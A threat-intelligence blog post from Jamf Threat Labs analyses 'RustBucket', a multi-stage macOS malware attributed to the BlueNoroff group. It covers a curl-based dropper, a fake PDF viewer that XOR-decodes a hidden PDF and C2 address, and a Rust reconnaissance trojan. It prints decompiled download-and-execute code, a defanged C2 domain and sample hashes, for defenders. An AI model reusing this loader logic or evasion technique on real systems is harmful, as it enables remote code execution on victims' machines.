'RustBucket' malware targets macOS

jamf.com/blog/bluenoroff-apt-targets-macos-rustbucket-malware/

Jamf Blog

April 21, 2023 by Jamf Threat Labs

BlueNoroff APT group targets macOS with ‘RustBucket’ Malware

Jamf Threat Labs


Learn about the macOS malware variant discovered by Jamf Threat Labs named 'RustBucket'. What it does, how it works to compromise macOS devices, where it comes from and what administrators can do to protect their Apple fleet.

By Ferdous Saljooki and Jaron Bradley

Jamf Threat Labs has discovered a macOS malware family that communicates with command and control (C2) servers to download and execute various payloads. We track and protect against this malware family under the name ‘RustBucket’ and suspect it to be attributed to a North Korean, state-sponsored threat actor. The APT group called BlueNoroff is thought to act as a sub-group to the well-known Lazarus Group and is believed to be behind this attack. This attribution is due to the similarities noted in a Kaspersky blog entry documenting an attack on the Windows side. These similarities include malicious tooling on macOS that closely aligns with the workflow and social engineering patterns of those employed in the campaign.

Stage-One

The stage-one malware (0be69bb9836b2a266bfd9a8b93bb412b6e4ce1be) was discovered while performing normal hunting routines for compiled AppleScript applications that contained various suspicious commands. Among our results, we identified a suspicious AppleScript file titled main.scpt contained within an unsigned application named Internal PDF Viewer.app. It should be noted that we have no reason to believe this application is allowed to execute without the user manually overriding Gatekeeper.




The directory structure for the stage-one dropper is shown below. As with all compiled AppleScript applications, the primary app code is within the `main.scpt` file, located within the `/Contents/Resources/Scripts/` directory.

Although the AppleScript was compiled, we were able to extract its contents by loading it into the macOS Script Editor application. When launched, the dropper executes the code seen below:


The stage-one simply executes various `do shell script` commands to download the stage-two from the C2 using `curl`. The malware writes and extracts the contents of the zip file to the `/Users/Shared/` directory and executes the stage-two application also named `Internal PDF Viewer.app`. By breaking up the malware into several components or stages, the malware author makes analysis more difficult, especially if the C2 goes offline. This is a clever but common technique used by malware authors to thwart analysis.

At the time of our analysis, both the stage-one and stage-two components of this malware were undetected on VirusTotal.



Stage-Two

Although the stage-two (ca59874172660e6180af2815c3a42c85169aa0b2) application name and icons look very similar to stage-one, the directory structures are different and there is no use of AppleScript in the latter. The application version, size and bundle identifier — `com.apple.pdfViewer` — are also notably different, masquerading as a legitimate Apple bundle identifier. This application is signed with an ad-hoc signature as well.




The application layout is that of a much more traditional app and is written in Objective-C.

When the `Internal PDF Viewer` application is launched, the user is presented with a PDF viewing application where they can select and open PDF documents. The application, although basic, does actually operate as a functional PDF viewer. A task that isn't overly difficult using Apple's well-built PDFKit Framework.


Upon execution, the application does not perform any malicious actions yet. In order for the malware to take the next step and communicate with the attacker, the correct PDF must be loaded. We were able to track down a malicious PDF (7e69cb4f9c37fad13de85e91b5a05a816d14f490) we believe to be tied to this campaign, as it meets all the criteria in order to trigger malicious behaviors.

For example, when the malicious PDF is double-clicked from within Finder the user will see the following:



This minimal message informs the user that they must open the PDF using the necessary application in order to see the full details.

When opened within the malicious PDF viewer, the user will see a document (9 pages in total) that shows a venture capital firm that is interested in investing in different tech startups. From what we can tell, the PDF was created by taking the website of a small but legitimate venture capital firm and putting it into PDF format.




It should be noted here that earlier, the stage-one dropper reached out to cloud[.]dnx[.]capital, thus keeping on theme with the disguise of a venture capital firm.

This PDF viewer technique used by the attacker is a clever one. At this point, in order to perform analysis, not only do we need the stage-two malware but we also require the correct PDF file that operates as a key in order to execute the malicious code within the application.


So, how is the malware displaying a different PDF than the one loaded by the user?

To answer this, we take a closer look into some of the functions within the app. Most notably, we see one titled `viewPDF`as part of the `PEPWindow` class. This function seeks to a specific offset within the loaded PDF to check for a specific blob of data. If the expected data is present, a function called `_encrypt_data` is invoked, which, ironically runs code to decrypt the blob and produce a new PDF. It does this using a hardcoded 100-byte XOR key which can be found in the `__CONST`data of the executable.




This newly decrypted PDF is then displayed to the user in the application, providing the illusion that this app was truly necessary in order to view the full details of the PDF.

Since the embedded PDF file is loaded directly into the viewer, it is never written to the disk. Using a disassembler — such as Hopper — we can extract it by placing a breakpoint on the return in the `encrypt_data` function.



If analyzing the ARM executable (as opposed to the Intel executable), we can print the `$x0` register which gives us all the bytes of the decrypted blob. Saving these bytes into a file will also reveal the inner PDF file.



Stage-Two Communication

So far we've decoded the PDF file that is embedded within the original PDF file, but as we stated earlier, this is the point where the malware will also phone home to the attacker. Much like the inner PDF document, the attacker's C2 is also XOR encoded within the original PDF. This is why we see the `encrypt_data` function run a second time. The following bytes are passed to it which can be found towards the bottom of the original PDF document.

This time when the `encrypt_data` function runs using the same hardcoded XOR key as before, it returns the following:


After the embedded PDF has been displayed to the user and the URL has been de-obfuscated, the malware then calls a function titled `_downAndExecute` and makes a POST request to a C2 server to presumably retrieve and execute a stage-three payload.

In the `_downAndExecute` function shown below, we can see the various parameters being set in order to initiate an `HTTP`request.

```
var_30 = objc_autoreleasePoolPush();
rax = [[NSMutableURLRequest alloc] initWithURL:[NSURL URLWithString:r15]];
r12 = rax;
if (rax != 0x0) {
        [r12 setHTTPBody:[@"pw" dataUsingEncoding:0x4]];
        [r12 setHTTPMethod:@"POST"];
        [r12 setValue:@"Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)" forHTTPHeaderField:@"User-Agent"];
        rax = [NSURLSession sharedSession];
        var_A8 = *__NSConcreteStackBlock;
        *(&var_A8 + 0x8) = 0xffffffffc2000000;
        *(&var_A8 + 0x10) = ___downAndExecute_block_invoke;
        *(&var_A8 + 0x18) = ___block_descriptor_56_e8_32o40r48r_e46_v32?0"NSData"8"NSURLResponse"16"NSError"24l;
        *(&var_A8 + 0x20) = r15;
        *(&var_A8 + 0x28) = r13;
        *(&var_A8 + 0x30) = r14;
        rax = [rax dataTaskWithRequest:r12 completionHandler:&var_A8];
        [rax resume];
        while (*(int8_t *)(var_48 + 0x18) == 0x0) {
                xmm0 = intrinsic_movsd(xmm0, *double_value_0_5);
                [NSThread sleepForTimeInterval:rdx];
        }
        [r12 release];
}
objc_autoreleasePoolPop(var_30);
```

The malware also creates a new thread and sleeps before making the `POST` request again in a loop until an HTTP 200 response is returned.

Unfortunately, at the time of our analysis, the server was not responding with the necessary message.



We have however managed to discover a new URL on the same domain that is hosting a Mach-O executable that we believe to be the new location of the final payload.

If the stage-two dropper succeeds in downloading the stage-three payload, we can view the next actions within the `downAndExecute_block_invoke`.

The aforementioned image shows the following steps taking place if the C2 responds:

1. The malware creates a temporary directory and writes the received file to that temporary directory. The name of that malicious file will be the current mach timestamp (the number of seconds since midnight January 1st, 2001). An example file path would look like this: `<strong>/</strong>var/folders/g6/w3s4hg8n57sgfjl4xgrhjs_w0000gn/T/703517604263`
2. Executable permissions are assigned to the new file.
3. The program arguments are set and the file is executed. The set argument is that of the attacker C2 decoded from this stage two payload. The stage-three will go on to use this value.


Stage-Three

The stage-three payload (182760cbe11fa0316abfb8b7b00b63f83159f5aa) is an ad-hoc signed trojan written in Rust and weighing in at a sizable 11.2MB. It’s a universal binary that holds both ARM and x86 architectures. Upon initial execution, it performs a handful of system recon commands.

One of the earliest used modules is titled `webT::getinfo`. Within this module is the ability to look at the basic info about the system, process listing, current time and whether or not it’s running within a VM. The functions are named accordingly.

Address	Type	Name
0x10000a9d4	P	webT::make_status_string::h7a82ba076c0dc67f
0x10000ac04	P	webT::send_request::hfcdd5dd674401a33
0x10000b1f4	P	webT::main::h3abdbc4821fd6bb0
0x10000c1ec	P	_LTwebT..CustomError$u20$as$u20$core..fmt..DebugGT::fmt::h8ce892e1dc1c74
0x10000d8d8	P	webT::getinfo::get_comname::h493dc40b2a15d42e
0x10000d9d4	P	webT::getinfo::get_osinfo::hd4634312e1544d62
0x10000dac8	P	webT::getinfo::get_installtime::ha0426d17132a18a3
0x10000ded8	P	webT::getinfo::get_boottime::h460919080572949c
0x10000e160	P	webT::getinfo::get_currenttime::h7781115e5374bc3d
0x10000e2f4	P	webT::getinfo::get_vmcheck::hc393d0a579c3a132
0x10000e7a8	P	webT::getinfo::get_processlist::h78c5b10552853da6

